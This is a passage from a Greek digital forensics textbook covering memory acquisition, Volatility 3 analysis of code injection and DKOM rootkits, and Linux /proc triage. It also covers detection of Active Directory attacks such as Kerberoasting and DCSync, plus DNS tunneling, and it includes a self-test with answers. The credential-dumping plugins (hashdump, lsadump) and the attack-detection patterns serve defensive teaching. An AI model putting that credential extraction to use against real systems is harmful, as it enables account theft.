Η λήψη έχει εγγενή ιδιαιτερότητα: γίνεται σε *κινούμενο στόχο*. Η μνήμη αλλάζει όσο αντιγράφεται, άρα η εικόνα δεν είναι «στιγμιότυπο» με τη μαθηματική έννοια αλλά συνεπής-κατά-προσέγγιση αποτύπωση, αυτό δηλώνεται στην τεκμηρίωση και δεν μειώνει την αξία της, αρκεί να ερμηνεύεται σωστά.

7.2 Εργαλεία απόκτησης

Εργαλείο	Πλατφόρμα	Χαρακτηριστικά
WinPmem	Windows	Ανοικτού κώδικα, έξοδος raw/AFF4, αξιόπιστο σε σύγχρονες εκδόσεις
DumpIt	Windows	Μονολιθικό, ελάχιστη αλληλεπίδραση — κατάλληλο για μη ειδικούς πρώτης απόκρισης
AVML	Linux	Στατικό εκτελέσιμο της Microsoft, λήψη χωρίς φόρτωση module πυρήνα
LiME	Linux	Module πυρήνα, λήψη τοπικά ή μέσω δικτύου, απαιτεί μεταγλώττιση για τον συγκεκριμένο πυρήνα
Λήψη υπερεπόπτη	Εικονικές μηχανές	Στιγμιότυπο/αποτύπωση μνήμης από τον hypervisor — μηδενικό ίχνος μέσα στο σύστημα-στόχο

Εμβάθυνση: η λήψη από τον υπερεπόπτη είναι η ευγενέστερη

Σε εικονικοποιημένες υποδομές, η αποτύπωση μνήμης από το επίπεδο του υπερεπόπτη (π.χ. VMware snapshot με αρχείο .vmem) έχει δύο καθοριστικά πλεονεκτήματα: δεν εκτελεί τίποτα μέσα στο ύποπτο σύστημα (άρα δεν αλλοιώνει τη μνήμη και δεν ειδοποιεί κακόβουλο λογισμικό που παρακολουθεί για εργαλεία ανάλυσης) και δεν εξαρτάται από το —πιθανώς παραβιασμένο— λειτουργικό σύστημα για την ειλικρίνεια της αντιγραφής. Ο κανόνας προτεραιότητας: αν υπάρχει πρόσβαση στον υπερεπόπτη, προτιμήστε την, τα εργαλεία εντός συστήματος είναι για φυσικά μηχανήματα και για περιπτώσεις χωρίς πρόσβαση στο επίπεδο εικονικοποίησης.

7.3 Ανάλυση με Volatility 3

Το **Volatility 3** είναι το καθιερωμένο πλαίσιο ανοικτού κώδικα για την ανάλυση εικόνων μνήμης. Η βασική ροή σε ύποπτο Windows σύστημα: καταγραφή διεργασιών, δικτυακών συνδέσεων, και αναζήτηση ενδείξεων έγχυσης κώδικα.

\$ Δένδρο διεργασιών

```
$ python3 vol.py -f wks07.raw windows.pstree
```

Αποτέλεσμα (απόσπασμα)

PID	PPID	ImageFileName	CreateTime
4	0	System	2026-02-09 07:58:12
648	4	smss.exe	2026-02-09 07:58:14
...			
912	700	svchost.exe	2026-02-09 07:58:29
* 4816	912	svchost.exe	2026-02-11 13:55:02

Η τελευταία γραμμή αξίζει δεύτερη ματιά για τρεις λόγους: ένα svchost.exe με γονέα άλλο svchost.exe (ο νόμιμος γονέας είναι το services.exe), με χρόνο δημιουργίας δύο ημέρες μετά την εκκίνηση του συστήματος (τα γνήσια svchost ξεκινούν στην εκκίνηση), και με PID που ταυτίζεται με τη διεργασία της ύποπτης σύνδεσης του Κεφαλαίου 1.

\$ Δικτυακές συνδέσεις και ανίχνευση εγχυμένου κώδικα


```
$ python3 vol.py -f wks07.raw windows.netscan | grep 4816
$ python3 vol.py -f wks07.raw windows.malfind --pid 4816
```

Αποτέλεσμα (απόσπασμα)

```
TCPv4 10.20.1.107:49812 203.0.113.44:443 ESTABLISHED 4816
Process: svchost.exe Pid: 4816
Address: 0x1a2b0000 Protection: PAGE_EXECUTE_READWRITE
Header: 4d 5a 90 00 ... (MZ)
```

Το malfind εντόπισε περιοχή μνήμης με προστασία PAGE_EXECUTE_READWRITE — εκτελέσιμη και εγγράψιμη ταυτόχρονα, συνδυασμός που οι κανονικοί φορτωτές αποφεύγουν — με επικεφαλίδα MZ, δηλαδή ολόκληρο εκτελέσιμο PE φορτωμένο εκτός των νόμιμων μηχανισμών. Μαζί με τη γενεαλογία και τη σύνδεση C2, τα τρία ανεξάρτητα ευρήματα συνθέτουν συνεκτική εικόνα έγχυσης κώδικα (T1055).

Σχ. 11 — Τρεις ανεξάρτητες ενδείξεις συγκλίνουν στην ίδια διεργασία



Κάθε ένδειξη μόνη της έχει αθώες εξηγήσεις, η σύγκλιση και των τριών στην ίδια διεργασία πρακτικά καμία.

Ο κανόνας της οριοθέτησης

Η εικόνα μνήμης αποτυπώνει *μία στιγμή*. Τεκμηριώνει τι έτρεχε και τι ήταν συνδεδεμένο *κατά τη λήψη* — όχι τι έτρεξε χθες ούτε τι θα έτρεχε αύριο. Ένα «καθαρό» αποτέλεσμα δεν αποκλείει προγενέστερη δραστηριότητα, και μια σύνδεση που καταγράφηκε δεν τεκμηριώνει από μόνη της πότε άρχισε. Στην έκθεση, κάθε εύρημα μνήμης δένεται με τη χρονοσήμανση της λήψης και διασταυρώνεται με πηγές διάρκειας (αρχεία συμβάντων, NetFlow, SIEM) πριν γενικευθεί χρονικά.

7.4 Ζωντανό τριάζ σε Linux: το /proc ως πηγή αλήθειας

Το ζωντανό τριάζ στο Linux περιστρέφεται γύρω από το ψευδο-σύστημα αρχείων /proc, όπου ο πυρήνας εκθέτει την τρέχουσα κατάσταση κάθε διεργασίας: τη γραμμή εντολών της (cmdline), τον τρέχοντα κατάλογο (cwd), τις μεταβλητές περιβάλλοντος (environ), τους ανοικτούς περιγραφείς αρχείων (fd) και — κρίσιμο — τον σύνδεσμο exe προς το εκτελέσιμο. Η δύναμη της προσέγγισης: τα δεδομένα προέρχονται από τον πυρήνα, όχι από εργαλεία χώρου χρήστη που ένας αντίπαλος μπορεί να έχει αντικαταστήσει.

\$ Εντοπισμός διεργασίας με διαγραμμένο εκτελέσιμο

```
$ ls -l /proc/*/exe 2>/dev/null | grep '(deleted)'
```


Αποτέλεσμα

```
lrwxrwxrwx 1 www-data www-data 0 Feb 11 14:20
/proc/2714/exe -> /tmp/.x/kworkerd (deleted)
```

Το μοτίβο είναι σχολικό παράδειγμα: διεργασία που τρέχει ως `www-data` (άρα ξεκίνησε πιθανότατα από την εφαρμογή ιστού), από εκτελέσιμο σε κρυφό κατάλογο του `/tmp`, με όνομα που μιμείται νήμα πυρήνα (`kworkerd`), και με το αρχείο *διαγραμμένο* ώστε να μην υπάρχει τίποτα στον δίσκο. Όσο η διεργασία ζει, το εκτελέσιμο ανακτάται αυτούσιο με `cp /proc/2714/exe /evidence/` — άλλος ένας λόγος που η επανεκκίνηση πριν από τη συλλογή είναι καταστροφική. Τη συνολική εικόνα συμπληρώνουν τα `ss -tunap` (συνδέσεις ανά διεργασία), `ps auxwwf` (δένδρο διεργασιών) και ο έλεγχος των `cron/systemd` μονάδων για μηχανισμούς διατήρησης.

7.5 pslist εναντίον psscan: η ανατομία της απόκρυψης

Ο πυρήνας των Windows κρατά τις διεργασίες σε διπλά συνδεδεμένη λίστα δομών **EPROCESS**. Το plugin `pslist` περπατά αυτή τη λίστα — βλέπει ό,τι «δηλώνει» ο πυρήνας. Η τεχνική **DKOM (Direct Kernel Object Manipulation)** αποσυνδέει την **EPROCESS** μιας κακόβουλης διεργασίας από τη λίστα: η διεργασία συνεχίζει να τρέχει (ο scheduler δουλεύει με νήματα, όχι με τη λίστα), αλλά εξαφανίζεται από `pslist`, Task Manager και `tasklist`. Το `psscan` δεν εμπιστεύεται τη λίστα: σαρώνει γραμμικά όλη τη φυσική μνήμη αναζητώντας τα δομικά μοτίβα των **EPROCESS** — και βρίσκει και τις αποσυνδεδεμένες, και τις τερματισμένες που δεν έχουν ακόμη επανεγγραφεί.

Σχ. 12, pslist εναντίον psscan: τι βλέπει το καθένα

Η αποσυνδεδεμένη **EPROCESS** τρέχει κανονικά αλλά λείπει από τη λίστα. Κάθε εγγραφή του `psscan` που απουσιάζει από το `pslist` απαιτεί εξήγηση: **DKOM** ή πρόσφατα τερματισμένη.

Βασικό σημείο

Η διαφορά των συνόλων `psscan \ pslist` είναι από τα πιο παραγωγικά ερωτήματα της ανάλυσης μνήμης: ή βλέπεις `rootkit`, ή βλέπεις την πρόσφατη ιστορία των τερματισμένων — και τα δύο είναι ευρήματα.

Εμβάθυνση

Η ίδια λογική «λίστα εναντίον σάρωσης» διατρέχει όλη την ανάλυση μνήμης: `modules` vs `modscan` για οδηγούς πυρήνα, `getsids/handles` για το πλαίσιο ασφαλείας κάθε διεργασίας, `netstat` vs `netscan` για συνδέσεις. Η ερμηνεία απαιτεί προσοχή στα ψευδώς θετικά του `psscan`: η σάρωση βρίσκει και «φαντάσματα» — δομές τερματισμένων διεργασιών που δεν είναι ύποπτες, απλώς δεν έχουν ανακυκλωθεί. Το διακριτικό ερώτημα είναι το `ExitTime`: κενό `ExitTime` + απουσία από `pslist` = τρέχει κρυμμένη (κόκκινη σημαία), συμπληρωμένο `ExitTime` = τερματισμένη (ιστορικό εύρημα). Δεύτερος έλεγχος: τα νήματα (`threads`) και τα `VAD` της «κρυμμένης» — μια ζωντανή διεργασία έχει ενεργά νήματα και χαρτογραφημένη μνήμη, ένα φάντασμα όχι.

Εργαστηριακό Πρωτόκολλο §7.Δ1

\$ Bash — Volatility 3

```
vol -f ram.lime windows.pslist | awk '{print $3}' | sort > pslist.txt
vol -f ram.lime windows.psscan | awk '{print $3}' | sort > psscan.txt
comm -13 pslist.txt psscan.txt
```

Αποτέλεσμα εντολής

```
maldrv.exe
notepad.exe
```

Επεξήγηση

Δύο ονόματα μόνο στο `psscan`: το `notepad.exe` έχει `ExitTime` (τερματίστηκε το πρωί — αθώο), το `maldrv.exe` έχει κενό `ExitTime` και ενεργά νήματα — τρέχει αποσυνδεδεμένο από τη λίστα: `DKOM` rootkit, προτεραιότητα ένα της ανάλυσης.

7.6 Injections, δίκτυο και ο χάρτης των plugins

Το **malfind** εντοπίζει περιοχές μνήμης με δικαιώματα `EXECUTE_READWRITE` που δεν αντιστοιχούν σε αρχείο στον δίσκο — την υπογραφή του κλασικού `process injection` — και τυπώνει τα πρώτα bytes τους (ένα `MZ` εκεί είναι σχεδόν ομολογία). Το **netscan** ανασύρει τις δικτυακές συνδέσεις με τη διεργασία-ιδιοκτήτη, το **dlllist/ldrmodules** τα φορτωμένα `modules` και τις αποκρύψεις τους, το **cmdline** τις γραμμές εντολών, το **files** τα αντικείμενα αρχείων στη μνήμη — συχνά μαζί με περιεχόμενο που έχει σβηστεί από τον δίσκο.

Ερώτημα	Plugin (Volatility 3)	Τυπικό εύρημα
Τι τρέχει (και τι κρύβεται);	windows.pslist / psscan / pstree	DKOM, ορφανές διεργασίες, ύποπτοι γονείς
Ποιος μιλάει στο δίκτυο;	windows.netscan / netstat	C2 σύνδεση με PID/όνομα ιδιοκτήτη
Τι έχει εγχυθεί;	windows.malfind	RWX περιοχές χωρίς αρχείο, MZ headers
Με τι δικαιώματα;	windows.getsids / privileges	SYSTEM token σε διεργασία χρήστη
Τι εκτελέστηκε;	windows.cmdline / consoles	Πλήρεις γραμμές, ιστορικό κονσόλας
Τι κλειδιά/αρχεία κρατά;	windows.handles / filescan	Config, κανάλια C2, αρχεία-στόχοι
Διαπιστευτήρια;	windows.hashdump / lsadump	NT hashes, LSA secrets

Βασικό σημείο

Η ανάλυση μνήμης δεν είναι λίστα plugins αλλά ανάκριση με σειρά: διεργασίες → δίκτυο → εγχύσεις → δικαιώματα → γραμμές εντολών — κάθε απάντηση επιλέγει την επόμενη ερώτηση.

Εμβάθυνση

Το malfind παράγει και αυτό ψευδώς θετικά — τα JIT των .NET/browsers δημιουργούν νόμιμες RWX περιοχές. Η διαλογή γίνεται με τρία κριτήρια: περιεχόμενο (MZ/shellcode patterns vs μεταγλωττισμένα stubs), διεργασία-ξενιστής (RWX μέσα σε explorer.exe ή winword.exe βαραίνει περισσότερο από μέσα σε chrome.exe) και διασταύρωση με τη συμπεριφορά (η ίδια διεργασία εμφανίζεται στο netscan με εξωτερική σύνδεση;). Για την εξαγωγή, το --dump γράφει την ύποπτη περιοχή σε αρχείο για στατική ανάλυση/YARA. Στο δίκτυο, το netscan διαβάζει και κλεισμένες συνδέσεις που επιβιώνουν στη μνήμη — μικρό παράθυρο ιστορίας που συχνά περιέχει την πρώτη επαφή C2. Και μία υπενθύμιση πειθαρχίας από το κεφ. 2: όλα αυτά υπάρχουν επειδή κάποιος συνέλεξε τη μνήμη πριν τραβήξει το καλώδιο.

Εργαστηριακό Πρωτόκολλο §7.Δ2

\$ Bash — Volatility 3

```
vol -f ram.lime windows.malfind | grep -A2 'svhost32'
vol -f ram.lime windows.netscan | grep -E 'svhost32|ESTABLISHED' | head -n 2
```

Αποτέλεσμα εντολής

```
svhost32.exe PID 4816 0x1a2b0000 PAGE_EXECUTE_READWRITE Private
4d 5a 90 00 03 00 00 00 MZ.....
0x8e21c010 TCPv4 10.20.14.114:49812 185.220.101.47:443 ESTABLISHED 4816 svhost32.exe
```

Επεξήγηση

Η ίδια διεργασία (PID 4816) έχει RWX περιοχή με MZ header (εγχυμένο εκτελέσιμο) και ενεργή σύνδεση προς 185.220.101.47:443. Έγχυση + C2 στον ίδιο PID: η μνήμη έδωσε σε δύο εντολές ό,τι ο δίσκος έκρυβε.

7.7 Χρονογραμμή μνήμης και το Μητρώο στη RAM

Η μνήμη έχει τη δική της χρονογραμμή: το *timeliner* του Volatility συλλέγει χρονοσφραγίδες από κάθε δομή που ξέρει — δημιουργία διεργασιών, φόρτωση modules, sockets, νήματα — και τις ενώνει σε ενιαία ακολουθία, που δένει με τη χρονογραμμή δίσκου του κεφ. 4 σε κοινό UTC. Παράλληλα, οι κυψέλες του Μητρώου ζουν χαρτογραφημένες στη RAM: τα *windows.registry.hivelist* και *printkey* διαβάζουν κλειδιά όπως ήταν τη στιγμή της λήψης — συμπεριλαμβανομένων μεταβολών που δεν πρόλαβαν να γραφτούν στον δίσκο.

Βασικό σημείο

Όταν η χρονογραμμή δίσκου και η χρονογραμμή μνήμης διαφωνούν, κερδίζει η μνήμη: ο δίσκος δείχνει ό,τι επιβίωσε από την αντι-εγκληματολογία, η RAM ό,τι πραγματικά συνέβαινε όταν πάγωσε.

Εμβάθυνση

Η διπλή ανάγνωση του Μητρώου — από τον δίσκο (κεφ. 4) και από τη μνήμη — είναι τεχνική εντοπισμού *racing* αντιπάλων: ένα Run key που υπάρχει στη RAM αλλά όχι στην κυψέλη του δίσκου σημαίνει είτε πολύ πρόσφατη εγγραφή (τα transaction logs θα το δείξουν) είτε εγγραφή που ο αντίπαλος πρόλαβε να σβήσει — αλλά όχι από τη μνήμη. Αντίστοιχα, το *timeliner* αποκαλύπτει τη «στιγμή του πανικού»: σε πολλά περιστατικά, η πύκνωση συμβάντων μνήμης (τερματισμοί διεργασιών, κλείσιμο handles, εκφορτώσεις) λίγα λεπτά πριν από τη λήψη δείχνει ότι ο αντίπαλος αντιλήφθηκε την απόκριση και άρχισε να καθαρίζει — πληροφορία επιχειρησιακής σημασίας για το πόσο «καμένη» είναι η έρευνα.

Εργαστηριακό Πρωτόκολλο §7.Δ3**\$ Bash — Volatility 3**

```
vol -f ram.lime windows.registry.printkey --key
↪ 'Software\Microsoft\Windows\CurrentVersion\Run' 2>/dev/null | tail -n 2
```

Αποτέλεσμα εντολής

```
2026-09-26 13:58:44 REG_SZ WinNetHlp : C:\ProgramData\nethlp.dll,Start
(disk hive: key not present)
```

Επεξήγηση

To Run key υπάρχει στη μνήμη με LastWrite 13:58 αλλά απουσιάζει από την κυψέλη του δίσκου: γράφτηκε και σβήστηκε μέσα στο παράθυρο του περιστατικού. Χωρίς την εικόνα RAM, αυτή η επιμονή δεν θα είχε υπάρξει ποτέ — για την έρευνα.

7.8 Τεχνικό Εργαστήριο 7: Από τη λήψη στη διάγνωση

Περιβάλλον. Εικονική μηχανή Windows (στόχος), σταθμός ανάλυσης Linux με Volatility 3, και μία εικονική μηχανή Linux για το σκέλος του ζωντανού τριάζ.

Φάση 1 — Λήψη. Αποκτήστε εικόνα μνήμης της μηχανής Windows με WinPmem (ή αποτύπωση από τον υπερεπόπτη). Υπολογίστε SHA-256 και συμπληρώστε το έντυπο αλυσίδας επιμέλειας.

Φάση 2 — Βασική ανάλυση. Εκτελέστε `windows.pstree`, `windows.netscan`, `windows.cmdline` και `windows.malfind`. Καταγράψτε τρεις «κανονικότητες» του συστήματος (νόμιμες γε-νεαλογίες) και κάθε απόκλιση.

Φάση 3 — Ζωντανό τριάζ Linux. Στη μηχανή Linux, εκκινήστε ως απλός χρήστης ένα script που αυτοδιαγράφεται μετά την εκκίνηση (προσομοίωση), στη συνέχεια, ως ε-ρευνητής, εντοπίστε τη διεργασία μέσω `/proc`, ανακτήστε το «διαγραμμένο» εκτελέσιμο και τεκμηριώστε τη διαδικασία.

Παραδοτέο. Έκθεση δύο σελίδων: μεθοδολογία λήψης, ευρήματα με τεκμήρια, και ρητή οριοθέτηση των συμπερασμάτων κατά τον κανόνα της ενότητας 7.3.

7.9 Πρακτικές Ασκήσεις

1. Καταρτίστε τον «χάρτη κανονικότητας» των Windows: για τις διεργασίες `smss`, `csrss`, `winlogon`, `services`, `lsass`, `svchost` καταγράψτε νόμιμο γονέα, πλήθος στιγ-μιοτύπων και διαδρομή. Αυτός ο πίνακας είναι το εργαλείο ταχείας διαλογής κάθε εικόνας μνήμης.
2. Ο συνάδελφος προτείνει «να τρέξουμε το antivirus πρώτα και να πάρουμε μνήμη μετά». Εξηγήστε σε μία παράγραφο τι θα καταστρέψει αυτή η σειρά.
3. Σε Linux σύστημα που ελέγχετε, απαριθμήστε τις διεργασίες με ανοικτές δικτυακές θύρες και επαληθεύστε για καθεμία το `/proc/PID/exe`. Πόσες θα μπορούσατε να ταυ-τοποιήσετε πλήρως;

Ανακεφαλαίωση & Βασικά Συμπεράσματα Κεφαλαίου

- Η μνήμη είναι το μόνο μέρος όπου όλα είναι αποκρυπτογραφημένα: διεργασί-ες, συνδέσεις, κλειδιά, εγχυμένος κώδικας — γι' αυτό συλλέγεται πρώτη (RFC 3227) και αναλύεται με δηλωμένο αποτύπωμα εργαλείου.
- `pslist` περπατά τη λίστα EPROCESS, `psscan` σαρώνει τη φυσική μνήμη: η διαφο-ρά τους αποκαλύπτει DKOM rootkits (κενό ExitTime) ή την ιστορία των τερμα-τισμένων.
- `malfind`: RWX περιοχές χωρίς αρχείο — με διαλογή για JIT ψευδώς θετικά μέ-

σω περιεχομένου, ξενιστή και συμπεριφοράς, netscan δένει κάθε σύνδεση (και κλεισμένες) με PID.

- Η ανάκριση έχει σειρά: διεργασίες → δίκτυο → εγχύσεις → δικαιώματα → γραμμές εντολών, κάθε απάντηση επιλέγει την επόμενη ερώτηση.
- Στο Linux, το /proc δίνει ζωντανό τριάζ χωρίς εργαλεία: deleted-but-running εκτελέσιμα (exe → deleted), περιβάλλον, sockets, maps.
- Τρεις ανεξάρτητες ενδείξεις που συγκλίνουν στην ίδια διεργασία (λίστα/σάρωση, δίσκος/μνήμη, τοπικό/δικτυακό) είναι το πρότυπο βεβαιότητας της ανάλυσης μνήμης.

7.10 Τεστ Αυτοαξιολόγησης 7

1. Ποιο εύρημα του malfind συνιστά ισχυρή ένδειξη έγχυσης κώδικα;
 - A. Περιοχή μνήμης με προστασία μόνο ανάγνωσης
 - B. Περιοχή RWX με επικεφαλίδα MZ εκτός των φορτωμένων modules
 - C. Μεγάλος αριθμός νημάτων
 - D. Υψηλή χρήση CPU
2. Γιατί προτιμάται η λήψη μνήμης από τον υπερεπόπτη όταν είναι εφικτή;
 - A. Είναι πάντοτε ταχύτερη
 - B. Δεν εκτελεί τίποτα στο ύποπτο σύστημα και δεν εξαρτάται από το πιθανώς παραβιασμένο λειτουργικό
 - C. Παράγει μικρότερα αρχεία
 - D. Δεν απαιτεί τεκμηρίωση
3. Ένα svchost.exe είναι ύποπτο όταν ο γονέας του είναι:
 - A. services.exe
 - B. Άλλο svchost.exe
 - C. Ο πυρήνας (System)
 - D. wininit.exe
4. Στο Linux, το /proc/PID/exe με ένδειξη (deleted) σημαίνει ότι:
 - A. Η διεργασία έχει τερματιστεί
 - B. Το εκτελέσιμο διαγράφηκε από τον δίσκο αλλά η διεργασία τρέχει ακόμη — και το εκτελέσιμο ανακτάται από το /proc
 - C. Ο σύνδεσμος είναι κατεστραμμένος
 - D. Η διεργασία ανήκει στον πυρήνα
5. Τι τεκμηριώνει μια εικόνα μνήμης;
 - A. Όλη τη δραστηριότητα του συστήματος από την εκκίνηση
 - B. Την κατάσταση του συστήματος κατά τη στιγμή της λήψης
 - C. Τη δραστηριότητα της τελευταίας εβδομάδας
 - D. Το περιεχόμενο του δίσκου

Απαντήσεις

- **1 — B.** Ο συνδυασμός εκτελέσιμης+εγγράψιμης μνήμης με πλήρες PE εκτός νόμιμων μηχανισμών φόρτωσης είναι το αποτύπωμα της έγχυσης.
- **2 — B.** Μηδενικό ίχνος στο σύστημα-στόχο και ανεξαρτησία από το παραβιασμένο λειτουργικό — τα δύο κρισιμότερα προτερήματα.
- **3 — B.** Ο μόνος νόμιμος γονέας του svchost είναι το services.exe, κάθε απόκλιση απαιτεί εξήγηση.
- **4 — B.** Ο πυρήνας κρατά το inode ζωντανό όσο υπάρχει εκτελούμενη αναφορά — δώρο για τον ερευνητή, αν προλάβει πριν από τον τερματισμό.
- **5 — B.** Η μνήμη είναι στιγμιότυπο, η χρονική γενίκευση απαιτεί διασταύρωση με πηγές διάρκειας.

Μέρος ΙΙΙ

Επίπεδο 3 — Υπηρεσίες υποδομής, δικτυακή εγκληματολογία και τηλεμετρία καταγραφών

Κεφάλαιο 8

Εγκληματολογία Υπηρεσιών: Ταυτότητα, DNS, Ηλεκτρονικό Ταχυδρομείο και Ιστός

Μαθησιακοί στόχοι

Μετά τη μελέτη του κεφαλαίου θα πρέπει να μπορείτε να:

- διερευνάτε επιθέσεις κατά της υποδομής ταυτότητας (Active Directory) μέσω των καταγραφών των ελεγκτών τομέα,
- αξιοποιείτε το DNS ως πηγή τηλεμετρίας και να αναγνωρίζετε ενδείξεις σήραγγας DNS (DNS tunneling),
- αναλύετε κεφαλίδες ηλεκτρονικού ταχυδρομείου και τα αποτελέσματα SPF/DKIM/DMARC σε έρευνες phishing,
- εντοπίζετε στα αρχεία πρόσβασης διακομιστών ιστού τα ίχνη σάρωσης, εκμετάλλευσης και κελυφών ιστού (webshells).

8.1 Η υποδομή ταυτότητας ως πεδίο μάχης

Στους περισσότερους οργανισμούς, το Active Directory (AD) είναι ο πραγματικός στόχος κάθε σοβαρής εισβολής: όποιος ελέγχει την υποδομή ταυτότητας, ελέγχει τα πάντα. Οι κρισιμότερες οικογένειες επιθέσεων για τον ερευνητή:

- **Kerberoasting (T1558.003)**. Ο αντίπαλος ζητά εισιτήρια υπηρεσίας (TGS) για λογαριασμούς με SPN και σπάει εκτός σύνδεσης το hash του κωδικού τους. Ίχνος: εκρήξεις συμβάντων 4769 (αίτημα εισιτηρίου TGS) με κρυπτογράφηση RC4 (τύπος 0x17) από έναν χρήστη για πολλούς λογαριασμούς υπηρεσιών σε σύντομο διάστημα.
- **Password spraying (T1110.003)**. Ένας ή δύο συνηθισμένοι κωδικοί δοκιμάζονται σε εκατοντάδες λογαριασμούς — αργά, για να μην κλειδώσουν. Ίχνος: 4625 με τον ίδιο κωδικό αιτίας από την ίδια πηγή σε πολλούς λογαριασμούς, με χαμηλή συχνότητα ανά λογαριασμό.
- **Pass-the-hash / κλεμμένα διαπιστευτήρια (T1550)**. Ίχνος: 4624 τύπου 3 με NTLM εκεί όπου αναμένεται Kerberos, συνδέσεις του ίδιου λογαριασμού από ασυνήθιστους σταθμούς, αλυσίδες διαδοχικών συνδέσεων που «ταξιδεύουν» ανάμεσα σε συστήματα.
- **DCSync (T1003.006)**. Ο αντίπαλος με επαρκή δικαιώματα «παριστάνει» ελεγκτή τομέα και ζητά αντιγραφή των hashes όλων των λογαριασμών. Ίχνος: 4662 με GUID

δικαιωμάτων αντιγραφής καταλόγου (DS-Replication-Get-Changes-All) από λογαριασμό που δεν είναι ελεγκτής τομέα.

Εμβάθυνση: γιατί οι καταγραφές των ελεγκτών τομέα είναι αναντικατάστατες


Κάθε έλεγχος ταυτότητας Kerberos ή NTLM στον τομέα περνά από ελεγκτή τομέα — άρα οι καταγραφές των DC είναι το πληρέστερο κεντρικό μητρώο «ποιος πιστοποιήθηκε πού». Δύο πρακτικοί κανόνες: πρώτον, οι DC δέχονται τεράστιο όγκο συμβάντων και ανακυκλώνουν γρήγορα — η προώθηση των Security logs τους στο SIEM με μεγάλη διατήρηση είναι μη διαπραγματεύσιμη, δεύτερον, το 4769 δεν σημαίνει «σύνδεση» αλλά «αίτημα εισιτηρίου» — η ερμηνεία των Kerberos συμβάντων απαιτεί κατανόηση της ροής AS-REQ/TGS-REQ, αλλιώς οι αναφορές γεμίζουν ψευδοευρήματα.

8.2 Το DNS ως τηλεμετρία και ως δίαυλος του αντιπάλου

Σχεδόν κάθε κακόβουλη επικοινωνία ξεκινά με ένα ερώτημα DNS. Η καταγραφή των ερωτημάτων (στον αναδρομικό διακομιστή του οργανισμού ή με Sysmon EID 22 στο τερματικό) δίνει φθηνή, καθολική ορατότητα. Τα μοτίβα που αναζητούμε:

- **Αλγοριθμικά παραγόμενα ονόματα (DGA).** Μεγάλος όγκος αποτυχημένων επιλύσεων (NXDOMAIN) προς ονόματα υψηλής εντροπίας — το εμφύτευμα ψάχνει τον ενεργό C2 τομέα της ημέρας.
- **Σήραγγα DNS (T1071.004 / T1048).** Δεδομένα κωδικοποιούνται σε υποτομείς: πολλά, μακριά, μοναδικά ερωτήματα προς τον ίδιο γονικό τομέα, συχνά τύπου TXT ή NULL, με ρυθμό σταθερό και ασύμβατο με ανθρώπινη περιήγηση.
- **Νεοεμφανιζόμενοι τομείς.** Επικοινωνία προς τομείς που καταχωρίστηκαν πρόσφατα — κλασικό χαρακτηριστικό υποδομής phishing και C2.

Σχ. 14 — Ανατομία σήραγγας DNS: τα δεδομένα ταξιδεύουν μέσα στα ονόματα



Ο οργανισμός βλέπει «απλό DNS», στην πραγματικότητα κάθε υποτομέας είναι πακέτο δεδομένων προς τον διακομιστή του αντιπάλου, και κάθε απάντηση κανάλι εντολών.

8.3 Ηλεκτρονικό ταχυδρομείο: κεφαλίδες και έλεγχοι αυθεντικότητας

Στην έρευνα phishing, το πρώτο πειστήριο είναι το ίδιο το μήνυμα — με πλήρεις κεφαλίδες. Οι γραμμές Received διαβάζονται από κάτω προς τα πάνω και αποτυπώνουν τη

διαδρομή του μηνύματος διακομιστή προς διακομιστή, η χαμηλότερη αξιόπιστη εγγραφή δείχνει την πραγματική προέλευση, ανεξάρτητα από το τι δηλώνει το πεδίο From. Τα τρία πρότυπα αυθεντικότητας απαντούν σε διαφορετικά ερωτήματα:

- **SPF:** ο αποστέλλων διακομιστής επιτρέπεται να στέλνει για τον τομέα του φακέλου (envelope from);
- **DKIM:** το μήνυμα φέρει έγκυρη κρυπτογραφική υπογραφή του τομέα και δεν τροποποιήθηκε καθ' οδόν;
- **DMARC:** συνδυάζει τα δύο και απαιτεί *ευθυγράμμιση* με το ορατό From, ορίζοντας και πολιτική (none/quarantine/reject) για τις αποτυχίες.

Τα αποτελέσματα συνοψίζονται στην κεφαλίδα Authentication-Results. Προσοχή στην ερμηνεία: ένα μήνυμα που περνά και τα τρία δεν είναι κατ' ανάγκην νόμιμο — αν προέρχεται από παραβιασμένο γνήσιο λογαριασμό ή από τομέα-σωσία (example-support.com) που ο αντίπαλος διαμόρφωσε σωστά, οι έλεγχοι θα είναι «pass». Οι μηχανισμοί πιστοποιούν τον *τομέα αποστολής*, όχι τις προθέσεις του αποστολέα.

8.4 Αρχεία πρόσβασης διακομιστών ιστού

